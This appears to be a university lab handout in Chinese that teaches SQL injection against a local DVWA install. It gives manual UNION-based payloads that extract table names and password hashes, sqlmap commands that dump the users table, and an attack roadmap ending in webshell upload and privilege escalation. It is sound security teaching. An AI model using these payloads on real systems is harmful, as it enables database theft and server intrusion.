1. 实验原理

**SQL注入攻击简介**

所谓SQL注入，就是通过把SQL命令插入到Web表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。具体来说，它是利用现有应用程序，将（恶意的）SQL命令注入到后台数据库引擎执行的能力，它可以通过在Web表单中输入（恶意）SQL语句得到一个存在安全漏洞的网站上的数据库，而不是按照设计者意图去执行SQL语句。比如先前的很多影视网站泄露VIP会员密码大多就是通过WEB表单递交查询字符暴出的，这类表单特别容易受到SQL注入式攻击．

当应用程序使用输入内容来构造动态SQL语句以访问数据库时，会发生SQL注入攻击。如果代码使用存储过程，而这些存储过程作为包含未筛选的用户输入的字符串来传递，也会发生SQL注入。SQL注入可能导致攻击者使用应用程序登陆在数据库中执行命令。相关的SQL注入可以通过测试工具sqlmap进行。如果应用程序使用特权过高的帐户连接到数据库，这种问题会变得很严重。在某些表单中，用户输入的内容直接用来构造动态SQL命令，或者作为存储过程的输入参数，这些表单特别容易受到SQL注入的攻击。而许多网站程序在编写时，没有对用户输入的合法性进行判断或者程序中本身的变量处理不当，使应用程序存在安全隐患。这样，用户就可以提交一段数据库查询的代码，根据程序返回的结果，获得一些敏感的信息或者控制整个服务器，于是SQL注入就发生了。

SQL注入常规利用思路：

1、寻找注入点，可以通过web扫描工具实现

2、通过注入点，尝试获得关于连接数据库用户名、数据库名称、连接数据库用户权限、操作系统信息、数据库版本等相关信息。

3、猜解关键数据库表及其重要字段与内容（常见如存放管理员账户的表名、字段名等信息）

4、可以通过获得的用户信息，寻找后台登录。

5、利用后台或了解的进一步信息，上传webshell或向数据库写入一句话木马，以进一步提权，直到拿到服务器权限。

手工注入常规思路：

1.判断是否存在注入，注入是字符型还是数字型

2.猜解SQL查询语句中的字段数

3.确定显示的字段顺序

4.获取当前数据库

5.获取数据库中的表


6.获取表中的字段名

7.查询到账户的数据


1. 实验环境

安装Windows操作系统，Apache+PHP+MySQL网站架构，DVWA脚本。


1. 实验内容与步骤
2. 打开DVWA，默认用户名是admin，密码是password



1. 点击DVWA Security，选择Low级别。



1. 点击SQL Injection就可以开始SQL注入攻击实验了，具体操作见任务一




**任务一：实现SQL手工注入攻击**

1. 简单ID查询的正常功能体验：输入正确的User ID（例如1，2，3...），点击Submit，将显示ID First name，Surname信息。



如果User ID输入的数值超出数据库里的内容，将显示无相应的数据。

1. 遍历数据库表，输入：1' or' 1' =' 1，遍历出了数据库中所有内容。



1. 获取数据库名称、账户名、版本及操作系统信息。通过使用user()，database()，version()三个内置函数得到连接数据库的账户名、数据库名称、数据库版本信息。通过注入1' and 1=2 union select user(),database() -- (注意--后有空格)。

得到数据库用户为root@localhost及数据库名dvwa



1. 猜测表名，注入：

1' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema =database()#

得到表名为：guestbook,users

注：union查询结合了两个select查询结果，根据上面的order by语句我们知道查询包含两列，为了能够现实两列查询结果，我们需要用union查询结合我们构造的另外一个select.注意在使用union查询的时候需要和主查询的列数相同。

1. 猜列名，注入：

1' union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name ='users'#

得到列：user\_id, first\_name, last\_name, user, password, avatar, last\_login, failed\_login, id, username,password

1. 猜用户密码，注入：

1' union select null,concat\_ws(char(32,58,32),user,password) from users #


得到用户信息，例如admin数据，下面的字符串是哈希值

admin 5f4dcc3b5aa765d61d8327deb882cf99


对于查询得到的所有记录进行截图，记录在实验报告中。

**任务二：使用SQLMap实现SQL自动注入**

1. 安装SQLMap工具。只需要将下载的SQLmap解压，在SQLMap目录里面，使用python sqlmap.py执行即可（需要提前安装好Python，在Windows下安装时记得把Python加入系统路径，如图所示）



1. 在DVWA中找到SQL注入点的URL





1. 在SQLMap目录下，使用如下命令，观察结果


python sqlmap.py -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/?id =1&submit=sublit#"

IP地址127.0.0.1替换为你的DVWA地址（后面同样处理）

1. 会发现有一个302跳转，跳转到的是登录页面，所以这个时候需要使用cookie进行会话维持， 可以使用Cookie Editor、Burpsuite、F12查看浏览器等多种方法查到当前会话的Cookie









1. 重新使用SQLMap尝试以下命令，接下来系统会有一些提示选择yes或no，一般选择默认值即可（大写的那个是默认的），系统发现参数‘id’是可以注入的，如图所示

python sqlmap.py -u "http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie=" security=low; PHPSESSID=f2m0g60je1gp3c0eh3o515util"




1. 然后进行数据库查询处理：python sqlmap.py -u "http://127.0.0.1/dvwa/ vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie=" security=low; PHPSESSID= f2m0g60je1gp3c0eh3o515util " –dbs



1. 列出数据库表：


python sqlmap.py -u "http://127.0.0.1/dvwa/vulnerabilities /sqli/?id=1&Submit=Submit#" --cookie=" security=low; PHPSESSID= f2m0g60je1gp3c0eh3o515util " --tables –D dvwa

   -D选项是选择数据库为dvwa




1. 列出users表的所有字段,–columns -T “users”<列出mysql数据库中的user表的所有字段> （columns参数前带空格）

python sqlmap.py -u "http://127.0.0.1/dvwa/vulnerabilities /sqli/?id=1&Submit=Submit#" --cookie=" security=low; PHPSESSID= f2m0g60je1gp3c0eh3o515util " --columns –T “users”



1. 使用--dump 把user表中的数据全部拖下来。下载过程中可以单独存为文件，也可以使用SQLMap自带功能对Hash表进行破解。找到SQLMap保存下来的文件，并打开查看

python sqlmap.py -u "http://127.0.0.1/dvwa/vulnerabilities /sqli/?id=1&Submit=Submit#" --cookie=" security=low; PHPSESSID= f2m0g60je1gp3c0eh3o515util " –T “users” –dump



**\*任务三：完成DVWA中SQL注入攻击通关过程（课后选做内容）**

感兴趣的同学，可以课后自己网上查找DVWA的SQL注入攻击Medium和High级别的通关教程，例如可以参考：

https://blog.csdn.net/weixin\_45784586/article/details/105232706?utm\_medium=distribute.pc\_relevant.none-task-blog-baidujs\_title-1&spm=1001.2101.3001.4242

1. 提交的实验报告
   1. 完成任务一步骤（6），把获得的所有用户名和密码的哈希值截图记录。
   2. 完成任务二步骤（9），打开SQLMap拖下来的数据文件，并截图记录。

统一由各班学习委员收齐后，课程结束一周内，压缩打包发送到我的邮箱： 18951896489@163.com